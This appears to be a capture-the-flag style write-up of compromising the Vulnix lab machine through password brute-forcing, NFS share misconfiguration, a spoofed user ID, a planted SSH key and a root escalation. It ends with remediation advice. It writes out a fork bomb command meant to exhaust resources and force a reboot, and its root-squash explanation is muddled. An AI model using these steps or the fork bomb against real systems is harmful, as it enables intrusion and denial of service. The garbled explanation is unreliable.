

## 3. user Exploitation

* use hydra to brute force password of the users we get by metasploit







## 4. NFS Mounting enumeration


* first show the mounted device on the machine ip
* we notice the user name vulnix so we maker directory called vulnix then We mounted to this directory:  
  sudo mount 192.168. 235.133:/home/vulnix /mnt/vulnix
* notice the nobody user/group so we will remount it using nfs version 3 command
* notice the user id 2008 so we add user vulnix with id 2008 to gain the permission
* Switch user to vulnix then try to list the mount device
* Generate ssh key to access the device through ssh
* Make .ssh directory in the vulnix machine then copy the key to it and check if the key is the same in the 2 machines or not


## 5. NFS exploit


* Now use ssh to access the machine by the generated key without password


## 6. Privilege Escalation


* sudo -ll is used to **list the privileges** that the current user has when using sudo. It shows detailed information about what commands the user can run with sudo and under what circumstances.
* Then we have etc/exports that determine what shells are share in nfs.
* By edit this file we can use root squash to map root users to non-root, limiting potential privilege escalation via NFS shares.
* At this moment we need to restart the machine after edit the file to take effect so we can use this command : (){:| :&};: to create and recreate process to have the machine resources exhausted if it’s not configured to automatic reboot hopefully some data engineer come reboot it
* So we reboot the machine manually



* After reboot we make directory called root and mount the machine to it
* And do as we did in user vulnix



* And now we are the root



# Remediation Recommendations

1. Restrict NFS Access: Limit NFS exports to trusted IPs and disable anonymous access. Use root squash to map root users to non-root, limiting potential privilege escalation via NFS shares.

2. Secure SSH Access: Disable password-based authentication and enforce SSH key-based login. Implement strong password policies and multi-factor authentication (MFA).

3. Apply System Patches: Ensure the system is regularly updated to the latest version to prevent exploitation of known vulnerabilities.

# Conclusion

The Vulnix machine was successfully exploited due to a combination of NFS misconfigurations and weak credentials. By properly configuring services and following best security practices, such as disabling password authentication in SSH and patching vulnerable services, these issues could have been prevented.